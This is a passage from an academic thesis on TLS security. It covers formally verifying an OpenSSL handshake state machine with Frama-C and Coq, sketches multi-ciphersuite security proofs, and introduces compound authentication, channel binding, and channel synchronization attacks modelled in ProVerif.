The Frama-C specification is written in a separate file and takes about 460 lines of first-order-logic to describe the state machine. To verify the code, we ran Frama-C which generates proof obligations for multiple SMT solvers. We used Alt-Ergo to verify some obligations and Z3 for others (the two solvers have different proficiencies). Verifying each function took about 2 minutes, resulting in a total verification time of about 30 minutes.

Technically, to verify the code in a reasonable amount of time, we had to provide many annotations (intermediate lemmas) to each function. The total number of annotations in the file amounts to 900 lines. Adding a single annotation often halves the verification time of a function. Still, our code is still evolving and it may be possible to get better verification times with fewer annotations.

One may question the value of a logical specification that is almost as long as the code being verified (460 lines is all we have to trust). What, besides being declarative, makes it a better specification than the code itself? And at that relative size, how can we be confident that the predicates themselves are not as buggy as the code?

We find our specification and its verification useful in several ways. First, in addition to our state invariant, we also prove memory safety for our code, a mundane but important goal for C programs. Second, our predicates provide an alternative specification of the state machine, and verifying that they agree with the code helped us find bugs, especially regressions due to the addition of new features to the machine. Third, our logical formulation of the state machine allows us to prove theorems about its precision. For example, we can use off-the-shelf interactive proof assistants for deriving more advanced properties.

To illustrate this point, using the Coq proof assistant, we formally establish that the valid logs are unambiguous: equal logs imply equal states:

```
theorem UnambiguousValidity: ∀STATE *s1, *s2;
  (isValidState(s1) && isValidState(s2)
   && LogEquality(s1,s2))
   ==> HaveSameStateValues_E(s1,s2);
```

This property is a key lemma for proving the security of TLS, inasmuch as the logs (not the states they encode) are authenticated in `Finished` messages at the end of the handshake. Its proof is similar to the one for the unambiguity of the logs in miTLS. However, the Frama-C predicates are more abstract, they better capture what makes the log unambiguous, and they cover a more complete set of ciphersuites.

3.7 Towards Security Theorems for OpenSSL

In the previous section, we verified the functional correctness of our state machine for OpenSSL (a refinement) and proved that our logical specification is unambiguous (a consistency check). We did not, however, prove any integrity or confidentiality properties. How far are we from a security theorem for OpenSSL?

Traditional cryptographic proofs for TLS focus on *single ciphersuite security*. They prove, for example, that the mutually-authenticated DHE handshake is secure when used with a secure record protocol [Jag+12]. One may attempt to extend these formal results to the fragment of OpenSSL that implements them, but this would still be thousands of lines of code. Our experience in verifying our small state machine in C suggests that verifying all this code might be feasible, but nevertheless remains a daunting task.

The miTLSverified implementation securely composes several DHE and RSA ciphersuites in TLS [Bha+13a] and guarantees connection security when a ciphersuite satisfying a cryptographic strength predicate (α) is negotiated. Their proof technique requires that the code for *all* supported ciphersuites be verified to guarantee that connections with different ciphersuites (but possibly the same long-term keys and short-term session secrets) cannot confuse one another. Even if this verified code could be ported over to C, verifying all the remaining ciphersuites supported by OpenSSL seems infeasible.

A more practical goal may be to target 1-out-of-k ciphersuite security. Suppose we can verify, with some concerted effort, all the messaging functions for some strong ciphersuite in OpenSSL (e.g. TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256). The goal is then to prove that, no matter which other ciphersuites are supported, if the client and server choose this ciphersuite, then the resulting connection is secure. This could for instance be captured in a multi-ciphersuite version of the widely used *authenticated and confidential channel establishment* (ACCE) definition [Jag+12; KPW13b]). Bergsma et al. [Ber+14] give such a definition, but require all ciphersuites to be secure. One could instead define an α-ACCE notion with a strength predicate à la miTLSthat only guarantees channel security when the strong ciphersuite is negotiated.

The first step to prove this property is to show that the OpenSSL state machine correctly implements our chosen ciphersuite, and that message sequences for this ciphersuite are disjoint from all other supported ciphersuites. These are indeed the properties we have already proved.

The second hurdle is to show that the use of the same long-term signing key in different ciphersuites is safe. In current versions of TLS, this is a difficult property to guarantee because of the possibility of cross-protocol attacks [Mav+12]. Indeed, these attacks are the main reason why Bergsma et al. [Ber+14] found it difficult to transfer their multi-ciphersuite security results for SSH over to TLS. The core problem is that the `ServerKeyExchange` message in TLS requires a server signature on one of many ambiguous formats. However, the new format of this message in TLS 1.3 [DR14] is designed to prevent these attacks, and may make 1-out-of-k ciphersuite security proofs easier.

The third challenge is to show that the session secrets of our verified ciphersuite are cryptographically independent from any other ciphersuite. Current versions of TLS do not guarantee this property, and indeed the lack of context-bound session secrets can be exploited by

man-in-the-middle attacks [Bha+14d]. However, the recently proposed session-hash extension [Bha+14e] guarantees that the master secret and connection keys generated in connections with different ciphersuites will be independent when their logs are unambiguous as guaranteed by the *UnambiguousValidity* theorem. We believe that this extension would significantly simplify our verification efforts.

To summarize, our proofs about the OpenSSL state machine are an important first step toward a security theorem, but many open problems remain to achieve a verified TLS implementation that includes legacy code for insecure ciphersuites.

3.7.1 Modeling multi-ciphersuite security

What does it take for security proofs for a security proof for an individual ciphersuite/protocol version to carry over to an implementation supporting many ciphersuites. Understanding this, even at a high-level, is valuable as a demarcation of the attack surface.

Consider a TLS implementation written as a series of message processing functions:

sendClientHello(state,msg), recvClientHello(state,msg),...

called from a central state machine.

Suppose we have a proof that if these functions are called in a specific order for a specific ciphersuite/protocol version, then the resulting handshake is "secure". For example, on a client, if always state.role=client and state.pv = TLS1.2 and state.cs = TLS_DHE_RSA_WITH_AES_128_SHA , then we have a proof (a la miTLS) that on all handshakes where the client calls sendClientHello, recvServerHello,..., the client enjoys the guarantees of the miTLSsecurity theorem.

We assume no guarantees for handshakes where these functions may be called out of order, or where these functions are called with "non-strong"' *pv* and *cs*.

Our goal is to prove that the state machine guarantees security for TLS_DHE_RSA_WITH_AES_128_SHA handshakes even if it also implements these other handshakes.

We follow a generic approach by Bergsma et al. [Ber+14] for proving multi-ciphersuite security from single ciphersuite security. As evidenced by the cross ciphersuite attacks by Wagner and Schneier [WS96] and Mavrogiannopoulos et al. [Mav+12], single-ciphersuite proofs do not compose in general. The difficulties arise from key material, e.g., long-term keys, being shared between ciphersuites. In a cryptographic proof reducing to the security of a ciphersuite it is then not possible to simulate the private key operations in other ciphersuites.

They propose the following solution to this problem:

1. Define a variant of the security notion, in our case the security definition [Bha+13c], in which the adversary can query an *auxiliary oracle* Aux that performs operations using shared key material, as long as queries do not violate a condition Φ.

2. Suppose that for ciphersuite TLS_DHE_RSA... of protocol Π the security proof can be adapted to prove security even when the adversary makes queries to Aux as long as the inputs do not violate condition Φ.

3. Suppose also that all other ciphersuites of Π that share key-material with TLS_DHE_RSA_... can be simulated using Aux without violating Φ.

4. Then TLS_DHE_RSA... is secure, even when run in parallel with these other ciphersuites.

How likely is it that this strategy will work for TLS? First we have to overcome the hurdle that prevented Bergsma et al. [Ber+14] from extending their results to TLS: cross-protocol attacks. To bypass the apparent paradox we need to step outside of the model and break

some rule. We will use the motto *meaning is use* by deviating from the standard and arbitrarily, but provably, separating the conflicting `ServerDHParams` and `ServerECDHParams` formats, e.g. requiring that all `ServerDHParams` are longer than some length ℓ parameter and `ServerECDHParams` are at most of length ℓ, where ℓ is picked to maximize backward compatibility, but security is only guaranteed for implementations that enforce this restriction.

There is an additional difficulty. In SSH agreement on the ciphersuite is guaranteed by the signature on the hash of the transcript alone, while TLS uses the MAC in the `Finished` messages. Before the finished message the server and the client may thus derive MAC keys from the same key-exchange message but with different ciphersuite. The `Aux` oracle thus also needs to be extended with to provide limited access to a key extraction mechanism (KEM). Formally this is the decryption function *Dec* for a KEM keyed with the ephemeral secret of the server.

Assume that $\mathsf{Aux}(\mathsf{s}, pk, m)$ allows to query a sign function $Sig_{sk}(m)$ and $\mathsf{Aux}(\mathsf{k}, gx, c, \ell)$ queries a KEM decryption function $Dec_x(gy, \ell)$, what are the conditions on Φ to allow for both the security of TLS_DHE_RSA_WITH_AES_128_SHA and the fresh simulatability of other ciphersuites TLS_*?

We define Φ such that TLS_DHE_RSA... never queries messages that satisfy Φ and TLS_* never query messages outside of Φ.

Similarly for the labels ℓ of the KEM, TLS_DHE_RSA... never queries *Dec* on a label that satisfy Φ and TLS_* never query for labels outside of Φ. This second condition relies crucially on the new extended master secret extension which includes a hash of the log in the master secret derivation and guarantees that each *state* uses different keys.

To show that a composite state machine satisfies these properties, we break down the state machine spec in two parts:

(a) We prove a state invariant: at each point (before and after each messaging function call) the state and its log are consistent, that is, the sequence of messages conforms to the recorded state.

(b) We prove unambiguity: at certain points in the handshake, notably before signing messages or deriving master secrets we show, that the messages m and labels ℓ are consistent with the state of a given ciphersuite. That is, that the current message sequence could not be for a different state.

Our proof of (a) relies on the code invariant proved in Frama-C (similar in spirit to the ones proved in F7 for miTLS, but for more cipher suites) Our proof of (b) relies on a Coq proof of injectivity for the state invariant (again extending the ones proved for miTLS)

Towards a Security Theorem Let $\{(pk, sk)\}$ be all honest long-term TLS key pairs. Let $Aux(sk, x) \mapsto y$ be an algorithm.

Definition 5 (Handshake security with auxiliary oracle)**.** *Let Π be a handshake protocol and $\alpha(\cdot)$ a strength predicate for security properties Uniqueness, Verified Safety, Agile Key Derivation, and Agreement as defined by [Bha+13c] and recalled in Appendix B.*

Let $\mathcal{A}$ an adversary that calls Π's oracles (and an additional oracle $\mathsf{Aux}(pk, x)$ that returns $Aux(sk, x)$). Let $\mathbf{Adv}^{\Pi, Aux}_{\alpha, \Phi}(\mathcal{A})$ be the maximum of the success adversaries advantage against all of these properties, where $\mathcal{A}$ looses if he queries query Aux on input such that $\Phi(x)$).

The handshake is secure (with auxiliary oracle Aux restricted by Φ) when for any efficient adversary $\mathcal{A}$ we have that $\mathbf{Adv}^{\Pi, Aux}_{\alpha, \Phi}(A)$ is negligible.

New TLS instances are created by calls to $\Pi.\mathtt{Init}(role, cfg)$. We use Π to refer to a 'hypothetical' protocol that implements all aspects of the standard. Different security proofs consider

different configuration options Cfg_i, which can be seen as sets of supported *cfg*. $\Pi(Cfg)$ is Π adapted to abort when called on a *cfg* that is not in this set.

Definition 6 (Fresh simulatability of Π under condition Φ)**.** Π *is simulatable using auxiliary algorithm* Aux *and helper algorithm* H *if* $H^{\mathsf{KeyGen},\mathsf{Aux}} = \Pi$ *and none of the inputs* x *passed to* Aux *satisfies* $\Phi(x)$.

Theorem 3. *Let* Π *be a TLS protocol, and let* $\{Cfg_i\}_{i\in[n]}$ *be sets of configurations such that* $\Pi(Cfg_i)$ *are* α_i*-secure handshakes with auxiliary oracle restricted by* Φ_i*, and all* $\Pi(Cfg_j)$*,* $j \neq i$ *are freshly simulatable under condition* Φ_i.

Then Π *is secure for the union of configurations and* $\alpha(a) = \bigvee_i \alpha_i(a)$.

Corollary 1. *Let* Π *be a TLS protocol, and let* Cfg_0 *be a configuration set such that* $\Pi(Cfg_0)$ *is a* α*-secure handshake with auxiliary oracle restricted by* Φ_0*. Let* Cfg_1 *be any configuration set such that* $\Pi(Cfg_1)$*, is freshly simulatable under condition* Φ_0.

Then Π *is secure for configurations* $Cfg_0 \cup Cfg_1$ *and strength predicate* α.

3.8 Related Work

Attacks Wagner and Schneier [WS96] discuss various attacks in the context of SSL 3.0, and their analysis has proved prescient for many attacks. For instance, they predicted the cross-ciphersuite attack of Mavrogiannopoulos et al. [Mav+12] by observing that the ephemeral key exchange parameters signed by TLS servers mostly contain random data that could be misinterpreted. Specifically, an ECDH ephemeral curve and point can be interpreted as a Diffie-Hellman prime, generator and public share at the byte level.

The omission of the ChangeCipherSpec message from the handshake transcript is also mentioned, and indeed, a recent and serious attack against OpenSSL (CVE-2014-0224) relies on an attacker being able to change the point at which CCS is received.

Attacks on the incorrect composition of various TLS protocol modes include the renegotiation [RD09b; Res+10], Alert [Bha+13a], and Triple Handshake [Bha+14d] attacks. Those flaws can be blamed in part to the state machine being underspecified in the standard—the last two attacks were discovered while designing the state machine of miTLS.

Cryptographic attacks target specific constructions used in TLS such as RSA encryption [Ble98; KPR03; Mey+14] and MAC-then-Encrypt [Vau02; PRS11; AP13].

Code Analyses Lawall et al. [Law+10] use the Coccinelle framework to detect incorrect checks on values returned by the OpenSSL API. Pironti and Jürjens [PJ10] generate a provably correct TLS proxy that intercepts invalid protocol messages and shuts down malicious connections. *TrustInSoft* advertises the PolarSSL verification kit and its use of Frama-C.[5]

Chaki and Datta [CD09a] verify the SSL 2.0/3.0 handshake of OpenSSL using model checking of fixed configurations and found rollback attacks. Jürjens [Jür06] and Avalle et al. [Ava+11] verify Java implementations of the handshake protocol using logical provers. Goubault-Larrecq and Parrennes [GP05] analyze OpenSSL for reachability properties using Horn clauses.

Bhargavan et al. [Bha+12b] extract and verify ProVerif and CryptoVerif models from an F# implementation of TLS. Dupressoir et al. [Dup+14] use the VCC general purpose C verifier to prove the security of C implementations of security protocols, but they do not scale their methodology to the TLS handshake.

[5] http://trust-in-soft.com/polarssl-verification-kit/

Proofs Cryptographers primarily developed proofs of specific key exchanges when running in isolation: DHE [Jag+12], RSA [KPW13b], PSK [Li+14]. Two notable exceptions are: Bhargavan et al. [Bha+13a; Bha+14c] proved that composite RSA and DHE are jointly secure in an implementation written in F# and verified using refinement types. Bergsma et al. [Ber+14] analyze the multi-ciphersuite security of SSH using a black-box composition result but fall short of analyzing TLS because of cross-protocols attacks. Almeida et al. [Alm+13] prove computational security and side channel resilience for machine code implementing cryptographic primitives, generated from EasyCrypt.

3.9 Conclusion

While security analyses of cryptographic implementations focused on flaws in specific protocol constructions, the state machines that control their flow of messages have escaped scrutiny. Using a simple but systematic state-machine exploration, we discovered serious flaws in most TLS implementations. These flaws predominantly arise from the incorrect composition of the multiple ciphersuites and authentication modes supported by TLS. Considering the impact and prevalence of these flaws, we advocate a principled programming approach for protocol implementations that includes systematic testing against unexpected message sequences (fuzzing) as well as formal proofs of correctness for critical components. Current TLS implementations are far from perfect, but we hope that improvements in the protocol and in the available verification technology will bring their formal automated verification within reach.

Chapter 4

Compound Authentication and Channel Binding

4.1 Introduction

Mutual authentication of clients and servers is an important security goal of any distributed system architecture. To this end, popular cryptographic protocols such as Transport Layer Security (TLS), Secure Shell (SSH), and Internet Protocol Security (IPsec) implement well-studied cryptographic constructions called Authenticated Key Exchanges (AKEs) that can establish secure transport channels between clients and servers and at the same time authenticate them to each other.

However, a common deployment scenario for these protocols, as depicted in Figure 4.1, does not use mutual authentication. Instead the transport-level protocol authenticates only the server and establishes a unilaterally-authenticated secure channel where the client is anonymous. The client (or user) is authenticated by a subsequent application-level authentication protocol that is tunneled within the transport channel. The composition of these two protocols aims to provide *compound authentication*: a guarantee that the same two participants engaged in both protocols, and hence that both agree upon the identities of each other (and other session parameters).

Examples of such compound authentication protocols are widespread, and we list here some that use TLS as the transport-level protocol. TLS servers almost universally use only server authentication, relying on various application-level user authentication protocols within the TLS channel: HTTPS websites use cookies or HTTP authentication, wireless networks use the Extended Authentication Protocol (EAP), mail and chat servers uses the Simple Authentication and Security Layer (SASL), windows servers use the Generic Security Service Application Program Interface (GSSAPI). Even within the TLS protocol, clients and servers can re-authenticate each other via a second key exchange (called a *renegotiation*) tunneled within the first. For example, a server-authenticated TLS key exchange may be followed by a mutually-authenticated renegotiation key exchange that takes the place of the application-level protocol in Figure 4.1.

Similar layered compound authentication protocols have been built using SSH and IPsec. More generally, compound authentication protocols may compose any sequence of authentication and key (re-)exchange protocols, in each of which one or both participants may be anonymous. In this chapter, we mainly consider protocols that use TLS, SSH, and IPsec to create




Figure 4.1: A compound authentication protocol combining a server-authentication transport protocol with application-level user authentication.

transport channels, followed by some strong authentication protocol based either on public-key cryptography, or on challenge-response password verification.

Man-in-the-middle attacks

Even if two protocols are independently secure, their composition may fail to protect against man-in-the-middle (MitM) attack, such as the one depicted in Figure 4.2. Suppose a client C sets up a transport channel with a malicious server M and then authenticates the user u at M. Further assume that the credential $cred_u$ that C uses for u (e.g. an X.509 public-key certificate) is also accepted by an honest server S. Then, M can set up a separate transport channel to S and forward all messages of the user-authentication protocol back and forth between C and S. At the end of the protocol, M has managed to authenticate as u on S, even though it does not have access to u's private keys.

This generic credential forwarding MitM attack on layered authentication protocols was first noted by Asokan et. al. [ANN05] in the context of EAP authentication in various wireless network authentication protocols, and the attack motivated their statement of the compound authentication problem [Put+03]. The attack applies to any scenario where the same user credential may be used with two different servers, one of which may be malicious. It also applies when the user authentication protocol may be used both within and outside a transport protocol. Another instance of the attack is the TLS renegotiation vulnerability discovered by Ray and Dispensa [RD09a] and independently by Rex [Rex09]. Other similar MitM attacks on HTTP authentication over TLS are noted in [OHB06a; Die+12].

Channel binding countermeasures

In response to these various attacks, new countermeasures were proposed and implemented in various protocols. The key idea behind these countermeasures is depicted in Figure 4.3. The




Figure 4.2: Man-in-the-Middle (MitM) credential forwarding attack.




Figure 4.3: Channel binding to prevent MitM attacks.

user authentication protocol additionally authenticates a *channel binding* value derived from the transport-level session. Since the MitM M is managing two different sessions, one with C and one with S, the two channels should have different channel bindings (cb, cb'). In the user authentication protocol, C binds the user's credential $cred_u$ to its channel cb with M. When S receives the credential, it expects it to be bound to its channel cb' with M, and refuses the credential otherwise. Hence, the channel binding prevents credential forwarding.

Channel-bound compound authentication protocols differ mainly on what the transport-level channel binding value cb should be, and how it should be bound to the application-level user authentication protocol. Tunneled EAP methods use a technique called *cryptographic binding* which effectively uses the outer session key sk as a channel binding and uses a key derived from it to complete the user authentication protocol [Abo+04; Pal+04; RFC5218]. Application-level authentication frameworks such as SASL can use any channel binding that satisfies the definition in [RFC5056]. Three channel bindings for TLS are defined in [RFC5929]. To fix the TLS renegotiation attack, all TLS implementations implement a mandatory protocol extension [Res+10] that binds each key exchange to (a hash of) the transcript of the previous exchange, effectively a channel binding that is similar to the definition of `tls-unique` in [RFC5929]. Extended Protection for Authentication on Windows servers binds user authentication to TLS to prevent credential forwarding [Mic09]. Other countermeasures bind the user authentication protocol to the client or server certificates in the underlying TLS session [BH13; OHB06a; Die+12].

Channel synchronization attacks

Despite the widespread implementation of channel binding countermeasures in compound authentication protocols, few of these have been formally evaluated. Indeed, even the original MitM attacks were discovered by hand, rather than with the help of formal tools. In the absence of systematic analyses against a variety of threat models, how can we be sure that these countermeasures work?

Of the various countermeasures, TLS renegotiation has received the most formal attention. In particular, a proof of compound authentication for a sequence of TLS-DHE handshakes appears in [GKS13].

The problem is that channel binding countermeasures only work if the attacker cannot *synchronize* the channel bindings on the two channels. In Figure 4.3, if M can ensure that $cb = cb'$, then the countermeasure no longer works. Specifically, the triple handshake attacks rely on synchronizing TLS channel bindings (such as the renegotiation countermeasure [Res+10]) across two different connections that each use a TLS-RSA or TLS-DHE key exchange followed by session resumption.

In this chapter, we show that such channel synchronization attacks apply to channel bindings proposed for many key exchange protocols, such as TLS, the Internet Key Exchange (IKEv2, used in IPsec), Secure Remote Password (SRP), and Elliptic Curve Diffie-Hellman (ECDHE) using Curve25519. In each of these cases, we show that the existing channel bindings provided by these protocols are inadequate for compound authentication. We show new authentication attacks against TLS and IKEv2, using resumption and re-authentication. We also show a triple exchange vulnerability in SSH key re-exchange where a client and server can be confused about the sequence of exchanges on the connection. All these attacks apply to mainstream implementations of these protocols.

A formal analysis of channel bindings

To systematically evaluate various channel binding proposals and discover new attacks automatically, we model a series of compound authentication protocols in the applied pi calculus [AF01a] and analyze them with the protocol analyzer ProVerif [Bla01b].

We formalize the general security goals of compound authentication, propose a powerful threat model, and analyze various protocols built using TLS and SSH. Our formal analysis automatically finds many of the new attacks presented in this chapter and also rediscovers older attacks. In particular, our models of TLS resumptions and renegotiation are the first to automatically reconstruct the triple handshake attack and other MitM attacks on TLS-based compound authentication.

We propose a new security requirement for key exchange protocols that enables them to be used for compound authentication. They must provide agreement on a channel binding value that is *contributive*, that is, it cannot be determined solely by one of the two participants. We propose new contributive channel bindings for IKEv2, SSH, and SRP. We analyze our new SSH channel bindings as well as the TLS session hash countermeasure [Bha+14e] for the triple handshake attacks. We show that within our threat model and under the limitations of our symbolic cryptographic abstractions, these contributive channel bindings prevent channel synchronization attacks.

Outline

Section 4.2 presents general notations and formal definitions for the protocol model used in the chapter as well as detailed examples of several compound authentication protocols. Section 4.4 presents old and new channel synchronization attacks on some compound authentication protocols. Section 4.5 proposes new contributive channel bindings to prevent these attacks. Section 4.6 describes our ProVerif models that encode the formal definitions of Section 4.2; it then shows how we can discover some of the attacks of Section 4.4 and analyze the countermeasures of Section 4.5. Section 4.7 briefly discusses related work. Section 4.8 concludes.

4.2 Formal Protocol Model

We consider a family of *two-party authentication protocols*. Each protocol session is executed by a pair of *principals* over an untrusted network. Each principal (written p, a, b) has access to a set of public *credentials* (written $c_1, c_2, \ldots$), and each credential has an associated secret (written $s_1, s_2, \ldots$) that may be used to create a *proof of possession* for the credential. Credentials and their secrets may be shared by two or more principals. A credential may be *compromised*, in which case its secret is revealed to the adversary.

The adversary is treated as a distinguished principal with access to a set of compromised credentials. At run-time, the adversary may trigger any number of instances of each authentication protocol. Each instance has a protocol role: it is either a *initiator* or a *responder* and this role is played by a principal. By the end of the protocol, each instance assigns the following variables:

- p: the principal executing this instance
- l: a fresh locally unique identifier for the instance at the principal p
- *role*: initiator or responder
- *params*: public session parameters, with the following distinguished fields, any of which may potentially be left unassigned ($\perp$)
  - c_i: the credential of the initiator
  - c_r: the credential of the responder
  - *sid*: a global session identifier
  - *cb*: a channel binding value computed for the current protocol instance
  - cb_{in}: a channel binding value for the underlying (previous, outer) protocol instance (if any)
- *secrets*: session-specific secrets, with the following distinguished field, potentially unassigned ($\perp$):
  - *sk*: an authentication (MAC or authenticated encryption) key created during the protocol
- *complete*: a flag ($\in \{0, 1\}$) that indicates whether the instance has completed its role in the protocol or not.

The principal name (p) and local identifier (l) are abstract values that do not appear in the protocol; we use them to state security properties about our protocol models. The protocol itself may assign one or both credentials (c_i, c_r), and may generate a global session identifier (*sid*) for use at both initiator and responder. It may generate a channel binding value (*cb*), and if the protocol is being run within an authenticated channel, it may also exchange a channel binding value (cb_{in}) for the outer channel.

When the initiator and responder credentials are both unassigned ($c_i = c_r = \perp$), the protocol instance is said to be *anonymous*; if only one of them is unassigned, the instance is called *unilateral*; otherwise the instance is said to be *mutually authenticated*. If the instance key is assigned ($sk \neq \perp$), then the instance is said to be *key generating*.

4.2.1 Threat Model

We consider a standard symbolic attacker model in the style of Dolev and Yao [DY83], as is commonly used in the formal analysis of cryptographic protocols, using tools like ProVerif [Bla01b]. The attacker controls the network and hence is able to read, modify, and inject any unencrypted message.

In addition, the attacker has access to a set of compromised credentials, marked by an event `Compromise`(c), which may be used both by the attacker and by honest principals (who may not know that their credential has been compromised). In any given protocol, we say that the initiator or responder credential is *honest* if it is defined ($\neq \perp$) and has not been compromised. The attacker may also selectively compromise short-term session secrets, such as the session key *sk*; we mark the theft of a secret s by an event `Leaked`(s).

Conversely, we assume that these compromise events are the only way the attacker can obtain any long-term or short-term secret; he cannot, for example, guess the value of a secret, even if it is a short password. Moreover, following Dolev and Yao, we assume that the underlying cryptography is perfect: we model each cryptographic primitive as an abstract symbolic function with strong properties. For example hash functions are irreversible (one-way) whereas encrypted values can only be reversed (decrypted) with the correct key.

For protocols that use a Diffie-Hellman (DH) key exchange, the attacker may try to either use a bad DH group (e.g. one with small subgroups) or may send an invalid public key (one that does not belong to the right group.) This attack vector is usually not considered in typical protocol analyses, but as we will see in Section 4.4.1, it is practical for many protocols and often leads to serious attacks on compound authentication. In Section 4.6, we show how to encode this more general Diffie-Hellman threat model in ProVerif. We treat Elliptic Curve Diffie Hellman (ECDH) protocols analogously.

Credential compromise (`Compromise`(c)) is a standard feature of formal protocol analyses but, to practitioners, it may seem unrealistic to try to protect against. The attacks in this chapter do not rely on this capability. However, it is an important threat to consider when evaluating countermeasures, since it can commonly occur in in real-world scenarios. Consider the example of TLS server certificates. The attacker can always obtain certificates under his own name. The challenge is to obtain a certificate that may be used to impersonate an honest server. One way is to steal a server's private key. In practice, private key theft is difficult to achieve, however there are several simpler forms of compromise that achieve the same goal. For example, the client may fail to validate server certificates correctly (e.g. see [Geo+12b]), or the user may click-through certificate warnings [Akh+13]. In these cases, the attacker may be able to use his own certificate to impersonate an honest server. Alternatively, the attacker may be able to exploit a badly-configured certification authority to obtain a *mis-issued certificate* under the honest server's name [Die+12; Cas+13; SS12].

4.2.2 Security Goals

For each individual authentication protocol, the goal is agreement on (some subset of) both the public protocol parameters and the session secrets. While the precise definition of agreement depends on the protocol being considered, it can be informally stated as follows:

Definition 7 (Agreement)**.** *If a principal a completes protocol instance l, and if the peer's credential in l is honest, and if the session secrets of l have not been leaked, then there exists a principal b with a protocol instance l' in the dual role that agrees with l on the contents of params and any shared session secrets (most importantly sk).*

In particular, l and l' must typically agree on each other's credentials, the session identifier

sid and channel binding *cb*, and any negotiated cryptographic parameters. We do not explicitly state the confidentiality goal for *secrets*, but many derived authentication properties such as compound authentication implicitly depend on the generated *sk* being confidential.

When composing a set of protocols, besides getting individual agreement on each protocol's parameters, we also require joint agreement on all the protocols. Informally:

Definition 8 (Compound Authentication)**.** *If a principal a completes a compound authentication protocol consisting of protocol instances* $\{l_1,\ldots,l_n\}$*, such that some instance* l_i *has an honest peer credential and the session secrets of* l_i *have not been leaked, then there exists a principal b with protocol instances* $\{l'_1,\ldots,l'_n\}$ *such that each* l'_j *has the dual role to* l_j *and agrees with* l_j *on* $params_j$ *and* sk_j*.*

In other words, a compound authentication protocol composes a set of individual authentication protocols in a way that guarantees that the same peer principal participated in all the protocols. The strength of the definition is that it requires this guarantee even if all but one of the peer credentials were compromised (or anonymous). In particular, compound authentication protects against a form of *key compromise impersonation*: even if a server's transport-level credential is compromised, the attacker cannot impersonate an honest user at the application level.

Other weaker variations of this definition may be more appropriate for a particular compound authentication protocol. For example, the definition of security for TLS renegotiation [GKS13] states that if the peer credential in the last protocol instance l_n is honest then there must be agreement on all previous protocol instances. Conversely, as we shall see, compound authentication for SSH re-exchange requires that the session key sk_1 of the first protocol instance l_1 is never leaked. Furthermore, some protocols guarantee joint agreement only on certain elements of $params_i$, such as the peer credentials, not on their full contents.

4.2.3 Compound Authentication Protocol Examples

